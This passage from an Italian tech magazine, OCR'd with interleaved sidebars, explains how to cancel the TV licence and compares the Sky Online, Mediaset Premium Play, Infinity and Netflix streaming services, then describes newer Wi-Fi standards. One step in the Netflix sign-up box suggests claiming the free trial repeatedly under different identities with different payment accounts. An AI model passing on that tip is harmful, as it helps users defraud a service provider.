mai sintonizzarci su un canale, dovremmo pagare ugualmente il canone poiché il televisore è di fatto uno strumento predisposto per la ricezione delle frequenze radio-televisive. Ma che cosa si intende per "apparecchi atti o adattabili alla ricezione delle radioaudizioni"? Generalizzando, sono tutti quegli apparecchi dotati di un sintonizzatore per la ricezione del segnale (terrestre o satellitare) di radiodiffusione dall'antenna radiotelevisiva. Quindi, smartphone, tablet e PC utilizzati per guardare la TV in streaming da Internet non sono considerati "apparecchi radiotelevisivi", ma se sono dotati di sintonizzatore TV (un tuner interno o esterno) allora lo diventano! L'aspetto positivo, però, è che si paga un solo Canone TV per nucleo familiare. Anche se si possiedono più case e più televisori, il canone è sempre uno e copre tutti gli apparecchi detenuti dagli altri membri del nucleo familiare (risultante dallo stato di famiglia). Al momento in cui scriviamo, si dibatte ancora sulla proposta di riformare il Canone TV. L'intenzione è di farlo pagare a tutti gli italiani, indipendentemente dal fatto che possiedano o meno un apparecchio atto o adattabile alla ricezione dei canali radiotelevisivi. La riscossione, che segue la logica "paghiamo meno, ma paghiamo tutti", dovrebbe avvenire direttamente sulla bolletta elettrica, in misura variabile al reddito delle famiglie (dai 30 agli 80 euro, anziché 113,50 euro), ma non è ancora certo quando e se la nuova modalità sarà mai attivata.

LIBERIAMOCI DEL BALZELLO

Esiste comunque un modo legale per liberarsi del Canone TV e a suggerircelo è l'avvocato Guido Scorza, uno dei massimi esperti in Diritto delle nuove tecnologie. Smettere di pagare, legittimamente, il Canone Rai è, sfortunatamente, assai più complicato di quanto non sia iniziare a pagarlo. Se, però, la TV è diventata solo un ingombrante soprammobile e siamo pronti a farne definitivamente a meno, possiamo smettere di pagare il canone seguendo queste istruzioni.

all'utente attraverso le classiche piattaforme della televisione digitale (terrestre o via satellite), bensì tramite la rete a banda larga. Inoltre, cambiano anche le modalità di pagamento dei servizi: non più rigidi abbonamenti e contratti, ma formule più flessibili, come l'on demand o l'adesione mensile.

Contenuti per tutti i gusti

I servizi di cui ci occupiamo in questo articolo sono Sky Online, Infinity e Netflix. Nomi e operatori diversi, uniti nel segno della convergenza digitale. I programmi offerti, infatti, (film, eventi sportivi, serie TV) sono visibili su qualsiasi dispositivo digitale connesso alla Rete: tablet, smartphone, console di gioco come Playstation e Xbox, oltre naturalmente a Smart TV o a televisori non dotati di questa funzione di rete con l'aggiunta di un apposito adattatore. La modalità di fruizione dei servizi è lo streaming, ma è possibile guardare i programmi anche in un secondo tempo, dopo averli interamente scaricati su un'unità di memoria. Poiché per la visione di un film si consumano, mediamente, 1 GB di dati, essendo le offerte mobili 3G e 4G basate su un numero finito di GB scambiabili al mese, si può scaricare su un dispositivo mobile un film servendosi della connessione Wi-Fi del proprio abbonamento ADSL su linea fissa di casa e poi guardarlo anche quando siamo fuori. In questo modo non si intaccano drasticamente i GB a disposizione sulla rete mobile.

Visioni senza intoppi

Prima di sottoscrivere i servizi che più ci piacciono, però, è sempre bene effettuare il test della linea ADSL, disponibile on-line sui siti di ciascun servizio, per verificare l'effettiva velocità di trasferimento dati della nostra connessione Internet: non c'è niente di peggio, infatti, della visione di un film o di una serie TV a scatti a causa dei tempi di latenza della linea telefonica! Per una visione ininterrotta e fluida è necessario un bit rate minimo di 2 Mbit/secondo, ma è preferibile che la nostra connessione sia almeno di 4 Mbit/secondo.

Basta canoni TV

La possibilità di accedere ad un immenso palinsesto televisivo via Internet, inoltre, offre un altro impareggiabile vantaggio: la possibilità di non pagare più il canone TV. Se utilizziamo solo il computer per riprodurre film e serie TV in streaming, senza sfruttare alcun tuner TV per accedere ai canali via etere, possiamo infatti chiedere la disdetta del canone Rai così come spiegato nel box di approfondimento presente in queste pagine. Un motivo un più per spegnere la vecchia TV e dire finalmente addio a decoder e ingombranti parabole.

- Innanzitutto dobbiamo dare la disdetta, compilando l'apposito modulo scaricabile da www.winmagazine.it/link/2863 e inviandolo a mezzo raccomandata all'indirizzo:
  Agenzia delle Entrate S.A.T.
  Sportello Abbonamenti TV
  Ufficio Torino 1
  c.p. 22 - 10121 Torino

  allegando la ricevuta di pagamento di un bollettino postale di 5,16 euro intestato a: Ag. delle Entrate, DP I Uff. Terr. To 1 Casella Postale 22, 10121 Torino - Vaglia e Risparmi, ricordando di indicare nella causale il numero dell'abbonamento TV al quale si riferisce la disdetta.
- Ma se pensiamo che basti una lettera di disdetta e un bollettino postale per sottrarci all'obbligo di pagamento del canone ci sbagliamo. Il presupposto per cessare il pagamento del canone è che non possediamo più un televisore o che abbiamo deciso di liberarcene. Il regio decreto che, ancora oggi, disciplina la materia prevede che per dimostrare alla Rai che non abbiamo davvero più intenzione di guardare la TV, si debba procedere a una speciale procedura cosiddetta di "suggellamento". Formalmente, per procedere al suggellamento, dovremo fare un'apposita richiesta alla Rai, anche telefonicamente, ed attendere che un funzionario dell'agenzia delle entrate venga a verificare che abbiamo messo il televisore in un sacco di iuta e sigillato. Nella pratica è piuttosto difficile, allo stato, che qualcuno venga davvero a casa nostra solo per vedere il televisore chiuso in un sacco ma se vogliamo rispettare le regole dovremo comunque chiuderlo in un sacco e parcheggiarlo in cantina almeno fino a quando la Rai non prenda atto della nostra disdetta e cessi di inviarci l'apposito bollettino.

Un'ultima indicazione importante. Il canone può essere disdetto o entro il 31 dicembre, con efficacia dal successivo primo gennaio o entro il 30 giugno con efficacia entro il successivo 1° luglio. E swe, eliminata la TV, dentro casa ci rimane un computer? Nessun canone è dovuto per il possesso di un computer a prescindere dall'uso che ne facciamo, ad eccezione, naturalmente, dell'ipotesi in cui, attraverso l'apposito hardware (in questo caso si tratterebbe di installare un tuner TV), lo trasformiamo in un televisore capace di ricevere il segnale via digitale terrestre o satellite. Pertanto, posto di aver suggellato il televisore con le modalità appena descritte, nulla è dovuto in caso di visione su PC, smartphone, tablet ecc. dei canali radiotelevisivi trasmessi in streaming (tramite connessione Internet).

Sky Online

Il servizio di Pay TV dell'operatore Sky consente di guardare una selezione di canali e di contenuti tratti dall'offerta tradizionale, anche senza disporre di una parabola per la ricezione del segnale satellitare. Il servizio viene erogato infatti tramite la rete ADSL, su rete fissa o connessione mobile 3G. Sky Online è indicato, quindi, sia per chi non vuole o non può installare una parabola presso la propria abitazione, sia per chi vuole godere di contenuti di qualità al di fuori delle mura domestiche. Nel primo caso, se non si dispone di una Smart TV, al posto del tradizionale decoder satellitare viene fornito un TV Box da connettere all'ingresso HDMI del TV e alla rete ADSL. Il TV Box non è necessario se si dispone di una Smart TV: è sufficiente scaricare e installare l'apposita app. Quest'ultima deve essere presente anche sui dispositivi mobili, come tablet e smartphone. Ricordiamo che Sky Online è destinato a chi non è ancora abbonato alla Pay TV e vuole avere gli stessi vantaggi di mobilità e libertà di visione con Sky Go e Sky On Demand.

LO VEDI SU...

Sky online é disponibile sulle seguenti piattaforme

SKY TV BOX - SMART TV
Compatibile con i modelli Samsung 2012, 2013 e 2014

COMPUTER E NOTEBOOK
PC (Windows Xp, Vista, 7, 8.1 e10) e MAC (OS 10.7, 10.8, 10.9)

TABLET E SMARTPHONE
iPad 2-3-4, Mini, Air (con iOS 6, 7 e 8) - Samsung Galaxy Note (10.1, 8.0) - Samsung Galaxy Tab (sia nella versione 3 che nella versione 2)

CONSOLLE
Sony PlayStation 3/4 - Microsoft Xbox One/360

INTRATTENIMENTO

30 SERIE TV con gli episodi dei serial più seguiti. **Cofanetti interi** anche in lingua originale.

CINEMA


OLTRE 600 FILM ON DEMAND con la possibilità di gustarsi dieci nuove pellicole ogni settimana, con tanto di audio in lingua originale.

EVENTI LIVE

132 PARTITE IN ESCLUSIVA E IN DIRETTA del Campionato di calcio di SerieA e SerieB 2015/16.

PROVALO (QUASI) GRATIS PER 15 GIORNI


Ecco la procedura da seguire per creare un proprio account personale e accedere al servizio di streaming on-line offerto da Sky. Pochi clic e potremo accedere alla TV satellitare… senza parabola!




1 Una semplice registrazione
La procedura richiede pochi minuti per essere completata. Accediamo dal Web all'indirizzo www.skyonline.it (non è possibile registrarsi dalle app). Scegliamo l'offerta ***Cinema*** o ***Intrattenimento*** e clicchiamo ***Guarda a soli 0,99€***. Inseriamo e-mail, password e dati personali.

5 CANALI dedicati alle serie TV e ai Talent Show di Sky. **News aggiornate** da tutto il Mondo grazie a Sky TG24.


3 NUOVI CANALI DEDICATI AI PIÙ PICCOLI: Disney Channel, Disney Junior e DeA Kids




8 CANALI SKY CINEMA per vedere i film in onda su 1, Hits, Cult, Family, Passion, Comedy, Max e Classics




UN UNICO TICKET MENSILE per guardare tutti i film che vogliamo anche in lingua originale.



TUTTI I GRAN PREMI dei campionati mondiali di **Formula1** e di **MotoGP** trasmessi in diretta.



I TORNEI DI TENNIS più prestigiosi come Wimbledon, gli ATP Masters 1000 e molti altri eventi.




2 Si paga dopo la prova
Scegliamo il metodo di pagamento tra carta di credito, prepagata o conto PayPal. Se disponiamo di un codice promozionale inseriamolo in home page: verrà attivato al termine della registrazione. Il metodo di pagamento potrà essere variato in seguito accedendo all'*Area Personale*.

3 Cosa vogliamo vedere?
Terminata la registrazione possiamo accedere direttamente ai contenuti, scegliendoli dal menu a tendina in alto. Premiamo ***Play*** per far partire lo streaming o ***Trailer*** per vedere una breve presentazione. Possiamo condividere i contenuti su Facebook, Twitter o Google Plus.

ABBONATI A SKY ONLINE

Alla scadenza del periodo viene automaticamente rinnovato il ticket Intrattenimento al prezzo di 6,99 euro al mese per i primi sei mesi (se non



intendiamo rinnovarlo ricordiamoci di disattivarlo direttamente dal nostro profilo Sky Online). Dopo il periodo di prova possiamo pagare dei ticket mensili (**Cinema** a € 14,99 o **Intrattenimento** a € 9,99) o **singoli eventi** ad un costo variabile tra € 4,99 e € 14,99.

ECCO COME FUNZIONA IL TV BOX DI SKY

Si tratta del dispositivo utilizzabile per vedere i programmi di Sky Online su qualsiasi TV HD Ready (munito cioè di ingressi HDMI). Oltre che al televisore, si collega alla rete ADSL, anche tramite Wi-Fi, e dispone di un proprio telecomando. In pratica, trasforma un normale televisore in uno Smart TV. **Può essere acquistato** singolarmente, **al costo di 39,99 euro**, oppure in unione a un mese di visione dei pacchetti **Cinema**, **Serie TV**, **Show** e **Bambini**, al costo di 49,99 euro (il secondo mese viene offerto a 1 euro). Oltre alla app di Sky Online, il TV Box viene fornito con le app di Facebook, Spotify, Vimeo, RedBull e Vevo. L'attivazione del servizio Sky Online deve essere sempre effettuata dal PC, anche se l'accesso avviene tramite il TV Box.

MEDIASET PREMIUM

Premium Play è un servizio riservato ai soli clienti Mediaset Premium. Permette di accedere a un catalogo composto da oltre 2.000 programmi. Occorre quindi disporre di una tessera Mediaset Premium in corso di validità e con una offerta attiva. Si può accedere da computer (PC o Mac), decoder digitale terrestre abilitato, decoder Premium HD, televisore Samsung Smart TV (gamma 2012) e da altri dispositivi come Xbox o iPad. Requisito di base per poter utilizzare il servizio è quello di disporre di un abbonamento Internet ADSL, o fibra ottica, di tipo flat (è necessaria una velocità di trasmissione di almeno 700 kbit/s). In alternativa, con il decoder Premium HD è possibile accedere a una selezione del meglio dei programmi di Premium Play (Cinema, Serie e Documentari) anche senza connessione Internet, sfruttando il segnale dell'antenna. Se non si è ancora abbonati a Mediaset Premium si può comunque provare il servizio in maniera gratuita e per un breve periodo di tempo usufruendo di eventuali promozioni.

LO VEDI SU...

Premium Play é disponibile sulle seguenti piattaforme

PREMIUM SMART CAM

DECODER PREMIUM HD

TABLET E SMARTPHONE
iPad, iPhone e Smartphone Android

SMART TV
Compatibile con i nuovi modelli di TV Samsung


PC E NOTEBOOK
PC (Windows Xp, Vista, 7, 8.1,10)

CONSOLLE
Microsoft Xbox One/360

INTRATTENIMENTO

4 CANALI TEMATICI con decine di episodi, di cui 2 che trasmettono i tuoi serial preferiti 24 ore su 24

CINEMA




8 CANALI TEMATICI dedicati al grande cinema con oltre **2.500 film** disponibili in visione ogni anno

EVENTI LIVE

4 CANALI DEDICATI che trasmettono 24 ore su 24 per seguire i principali eventi sportivi da tutto il Mondo


COME REGISTRARSI AL SERVIZIO

Seguendo una semplice procedura è possibile registrarsi al servizio on-line offerto da Mediaset per accedere a migliaia di contenuti di ogni tipo della TV digitale terrestre… senza decoder!



1 Per chi è già abbonato...
Se si dispone di un abbonamento a Mediaset Premium, il servizio ***Play*** è gratuito. Per poterne usufruire da PC o da altro dispositivo mobile occorre registrarsi sul sito, inserendo il numero della tessera, quindi effettuare il login nella sezione ***Mediaset Play*** digitando username e password.


9 SEZIONI DEDICATE alla scienza, alla tecnologia, alla natura, alla storia e alle curiosità dal Mondo




6 SEZIONI dedicate ai più piccoli, con i cartoni più divertenti della TV. Non mancano i film d'animazione per tutta la famiglia

DISPONIBILI PER TUTTI GLI UTENTI iscritti al servizio i canali **Premium Cinema HD**, Premium Cinema 2 HD e i canali +24


IN ESCLUSIVA sui canali Premium le **prime TV** di film, serie e sit-com di **Warner Bros** (fino al 2020) e **Universal** (fino al 2018)




TUTTA LA CHAMPIONS LEAGUE 2015-2018 in esclusiva, tutti gli incontri e le partite della Serie A di Juventus, Milan, Inter e Roma



CATALOGO DI OLTRE 5000 TITOLI anche in Super HD e in lingua originale sul canale Infinity, fruibile via Internet



2 ... e per i nuovi utenti
Se non si dispone ancora di un abbonamento, dalla home page del servizio clicchiamo su ***Login*** in alto a destra. Nella schermata che appare ci si può registrare cliccando su ***Non sei ancora registrato*** e inserendo nel form i propri dati, compresi numero di telefono cellulare e indirizzo e-mail.



3 Effettuiamo il login
Terminata la semplice procedura di registrazione, si può accedere all'***Area Clienti*** (dalla schermata principale del servizio clicchiamo ***Login*** in alto a destra) e acquistare un pacchetto per la visione dei programmi preferiti. Per informazioni si può chiamare il numero ***199.309.309***.

ABBONATI A MEDIASET PREMIUM PLAY

Per poter vedere i contenuti di Play, chi non è abbonato a Mediaset Premium deve sottoscrivere l'abbonamento a uno dei seguenti pacchetti:

- Serie & Doc, Cinema, Infinity: 19,00 euro/mese
- Serie & Doc, Calcio & Sport: 36,00 euro/mese
- Serie & Doc, Cinema, Infinity, Calcio & Sport: 26,00 euro/mese

A questi abbonamenti occorre aggiungere un corrispettivo iniziale (una tantum) di 69,00 euro, tenendo presente che nei costi sono sempre inclusi i servizi Smart Cam, HD e Play.

INFINITY: PROVALO GRATIS PER 30 GIORNI

Infinity è servizio che offre un'ampia libreria di contenuti on demand: film, serie TV, fiction e cartoni animati anche in HD e lingua originale, fruibili anche senza connessione internet. Il servizio è incluso nell'offerta Mediaset Premium Play, ma può essere attivato anche indipendentemente da questa. Per farlo occorre andare al sito www.infinitytv.it, creare un account inserendo un indirizzo e-mail attivo e una password e **attivare il periodo di prova gratuito di 30 giorni**. Si avrà accesso al catalogo da tutti i dispositivi abilitati: PC, tablet, decoder, lettori Blu-ray, smartphone, Smart TV, Xbox, Playstation e chiavetta Chromecast. Terminato il periodo di prova, si può rinnovare l'adesione al servizio pagando 4,99 € al mese, anziché 6,99 € al mese. Non ci sono vincoli né obblighi, l'account può essere disattivato e riattivato quando si vuole, direttamente on-line. Si possono noleggiare film usciti da pochi mesi nelle sale cinematografiche, inserendo il PIN che viene fornito nella e-mail di conferma della registrazione dell'account.

NETFLIX

Abbiamo già raccontato la lungimirante storia della genesi di Netflix sul numero 202 di Win Magazine. Qui basta ricordare che il servizio è nato come un DVD rental che faceva perno sull'ottimo servizio postale statunitense per distribuire film a noleggio, completamente ordinabili on-line. A questo si è aggiunta nel tempo un'offerta streaming sempre più ampia, con un catalogo in continua espansione anche per quanto riguarda i classici. Ma gli americani, si sa, non si fermano ad un'idea vincente e vanno avanti: così quelli di Netflix hanno quasi subito iniziato a produrre le proprie serie TV. "Orange is the new Black", "Marco Polo" e "House of Cards" sono solo alcuni degli esempi di serie native Netflix che spopolano in tutto il mondo. Il servizio, ora, è pronto per sbarcare anche in Italia: nel momento in cui scriviamo è stato ufficializzato l'accordo fra Netflix e Telecom Italia per portare il servizio sulla piattaforma TIMvision. L'accordo prevede la disponibilità della programmazione Netflix sulla TV di casa attraverso il decoder TIMvision. In occasione del lancio, l'offerta comprenderà le serie originali, tra cui Marvel's Daredevil, Sense8, Bloodline, Grace and Frankie, oltre ad una sezione dedicata ai più giovani.

LO VEDI SU...

NETFLIX È disponibile sulle seguenti piattaforme

SMART TV
Compatibile con tutti i nuovi modelli in commercio

PLAYER PORTATILI


DECODER TIM VISION

TABLET E SMARTPHONE
iPad, iPhone e Smartphone Android

PC E NOTEBOOK
PC (Windows Xp, Vista, 7, 8.1,10)

CONSOLLE
Xbox, Wii, WiiU, PlayStation

INTRATTENIMENTO



DOCUMENTI ORIGINALI La programmazione di Netflix in Italia prevederà i famosi documentari **Virunga**, **Mission Blue** e **Chef's Table**

CINEMA

19 SERIE TV ORIGINALI prodotte direttamente da Netflix, tra cui le famose House of Cards e Daredevil

IMPARIAMO AD USARE L'INTERFACCIA DI NETFLIX

Il servizio sarà disponibile in Italia dal prossimo mese di ottobre. In anteprima possiamo però prendere dimestichezza con le funzioni principali per accedere velocemente ai vari contenuti che, ovviamente, potrebbero cambiare quando la piattaforma sarà accessibile dal nostro Paese.

1 BROWSE
Da questo menu a tendina possiamo accedere alle seguenti sezioni del sito:
- MY LIST
  La nostra lista personale, a cui possiamo aggiungere titoli, e che comprende ciò che abbiamo già visto
- NEW ARRIVALS
  Qui possiamo trovare le ultime novità in fatto di film e serie TV
- SUBTITLES AND CAPTIONS
  Scelta dei sottotitoli standard e lingue audio
- WAYS TO WATCH
  Una panoramica sugli hardware dove poter accedere a Netflix
- LISTA DEI GENERI
  Come possiamo vedere, l'offerta è abbastanza ampia e dettagliata


2 DVD
Ci trasporta alla sezione DVD, la cui presenza in Italia è ancora una incognita

3 CERCA
Per cercare velocemente un titolo tra i numerosi contenuti della piattaforma

4 NOTIFICATIONS
Qui ci arrivano messaggi dalla gestione del server, o che ci avvisano dell'uscita di una nuova puntata delle nostre serie preferite

5 ACCOUNT
Permette di accedere alla pagina di gestione del nostro account, dove possiamo impostare tutte le preferenze private, la carta di credito e l'indirizzo di spedizione

www.netflix.com/browse



ANCHE PER I BAMBINI

In Italia sarà disponibile anche una sezione interamente dedicata ai più giovani, con contenuti originali

SEMPRE PIÙ CONTENUTI

Il palinsensto si arricchirà con i primi film originali Netflix, con titoli quali Beasts of No Nation e The Ridiculous 6

4 SERIE TV e


una miniserie, per un totale di **60 episodi**, basate su alcuni personaggi della Marvel

TANTI PREMI

Sono state 31 le nomination agli Emmy Awards per le serie House of Cards e Orange is the New Black


UN MESE DI FILM E SERIE TV GRATIS

Ecco come ottenere 30 giorni di visioni senza limiti su Netflix




1 Il mese gratuito

Su www.netflix.com clicchiamo ***Start Your Free Month***. Inseriamo la nostra e-mail, scegliamo una password e clicchiamo ***Register***. Il mese gratuito può essere ottenuto più volte con diverse identità, a patto di avere differenti account PayPal o carte di credito.



2 Abbiamo un piano

Ora possiamo scegliere il piano che fa al caso nostro. Abbiamo a disposizione ***Basic***, ***Standard*** e ***Premium***. Come possiamo vedere, solo gli ultimi due hanno a disposizione l'HD, con la possibilità dell'Ultra HD per il Premium. Clicchiamo su ***Continue***.



3 Carta o PayPal

Scegliamo quindi il nostro metodo di pagamento, ricordando che non ci verrà addebitato nulla per 30 giorni. Se scegliamo la carta di credito, inseriamo i nostri dati, spuntiamo ***Over 18*** e clicchiamo ***Start Membership***. Se scegliamo PayPal, cliccando sul pulsante verremo reindirizzati al sito di PayPal.

Tutti i segreti del super Wi-Fi

I nuovi standard wireless promettono prestazioni da urlo a vantaggio delle trasmissioni video HD e Ultra HD. Ecco come funzionano

Sempre più connessi, possibilmente senza gli insopportabili e scomodi cavi. Le tecnologie wireless godono ormai del favore della maggioranza degli utilizzatori di dispositivi informatici, che in questi ultimi anni annoverano anche gli Smart TV. Le WLAN, reti senza fili, hanno raggiunto un'ampia diffusione nelle nostre case, grazie alla tecnologia Wi-Fi, più tecnicamente conosciuta come famiglia dello standard IEEE 802.11. Se a questo si aggiunge che all'interno di uno stesso appartamento, e quindi alla stessa LAN wireless, si connettono spesso più dispositivi di rete (laptop, tablet, smartphone, Smart TV), si capisce come si renda necessario aumentare le capacità di interconnessione degli access point. Uno dei problemi maggiori riguarda la congestione della banda di frequenza dei 2,4 GHz utilizzata dai dispositivi in standard IEEE 802.11. In questo senso, un primo passo è stato compiuto con l'introduzione della versione 802.11n, che utilizza anche la banda a 5 GHz. Anche se, poi, all'atto pratico, anche con questi si continua a occupare principalmente la banda 2,4 GHz per motivi di corrispondenza fra i vari dispositivi della rete. Ora però sono disponibili due nuovi standard, riuniti sotto la denominazione VHT (Very High Throughput), che migliorano considerevolmente le prestazioni delle reti wireless: IEEE 802.11ac e IEEE 802.11ad. Vediamo di cosa si tratta.


Streaming video ad alta definizione senza intoppi

Wireless AC (detto anche Wi-Fi Gigabit) è la nuova versione della famiglia IEEE 802.11. Rispetto alla versione "n" il numero dei canali wireless non sovrapposti passa da tre a diciannove. Aumenta anche la larghezza di banda assegnata a ciascun canale: da 20/40 MHz della versione "n" a 80/160 MHz della versione "ac". Questo rende molti più fluide, senza interruzioni, applicazioni come lo streaming video HD sulla rete locale. Come già accennato, la versione ac utilizza la banda a 5 GHz, meno congestionata per il minor numero di dispositivi che la utilizzano, mantenendo la retrocompatibilità con la banda a 2,4 GHz. La nuova versione "ac" supporta diversi dispositivi contemporaneamente in rete, regolando automaticamente i segnali wireless per fornire un collegamento ottimizzato per ciascun dispositivo. Dunque, l'access point trasmette a più client flussi di dati indipendenti, grazie al sistema MU-MIMO (Multi-User Multiple-Input Multiple-Output), incrementando la velocità di trasmissione. Il MU-MIMO differisce dal MIMO, implementato nello standard 802.11, perché le trasmissioni vengono effettuate a più dispositivi riceventi e il numero di streaming possibili è pari al numero di canali di trasmissione dell'access point. La tecnologia Beamforming consente inoltre di direzionare il segnale verso il device che stiamo utilizzando. Mentre un tradizionale router wireless trasmette il segnale Wi-Fi ovunque, i router AC Wireless individuano la posizione dei dispositivi in rete e indirizzano verso quella direzione il segnale. Si ottiene così una migliore copertura all'interno degli ambienti. La nuova versione "ac" promette di dare il colpo di grazia alle connessioni via cavo Ethernet, ancora necessarie se si vuole ottenere uno streaming di filmati in HD (risoluzione 1080p) senza interruzioni oppure se si utilizzano applicazioni come Apple FaceTime, Skype, videoconferenza e quelle basate su cloud, che possono subire rallentamenti utilizzando le reti Wi-Fi tradizionali. Ma la nuova versione "ac" rappresenta un temibile concorrente anche per le reti mobili di terza e quarta generazione, alle quali si ricorre spesso anche in casa, utilizzando terminali portatili come smartphone e tablet, anziché connettersi alla WLAN, per avere una maggiore velocità

TUTTE LE VARIANTI DEL WI-FI

Ecco messe a confronto le caratteristiche delle varie versioni dello standard IEEE 802.1

VERSIONE	BANDE DI FREQUENZA	LARGHEZZA DI BANDA CANALE	MODULAZIONE	TIPO ANTENNA	MAX DATA RATE
802.11A	5 GHz	20 MHz	OFDM	-	54 Mbps
802.11B	2,4 GHz	20 MHz	CCK	-	11 Mbps
802.11G	2,4 GHz	20 MHz	CCK, OFDM	-	54 Mbps
802.11N	2,4/5 GHz	20/40 MHz	OFDM (fino a 64 QAM)	4xMIMO beamforming	600 Mbps
802.11AC	2,4/5 GHz	40/80/160 MHz	OFDM (fino a 256 QAM)	MIMO 8x8, MU-MIMO beamforming	6,93 Gbps
802.11AD	2,4/5/60 GHz	2,16 GHz	SC/OFDM	MIMO 10x10 beamforming	6,76 Gbps



In questo grafico possiamo visualizzare la copertura e le prestazioni degli standard IEEE 802.11.

di trasferimento dei dati. C'è poi un positivo effetto collaterale: rendendo disponibile una maggiore quantità di dati in minor tempo, la nuova versione può incrementare l'autonomia della batteria dei dispositivi mobili connessi in rete. Gli access point Wi-Fi in standard 802.11ac (o Wireless AC) sono già disponibili in commercio, sebbene a prezzi leggermente superiori ai prodotti tradizionali.

Il Wi-Fi per l'ultra HD

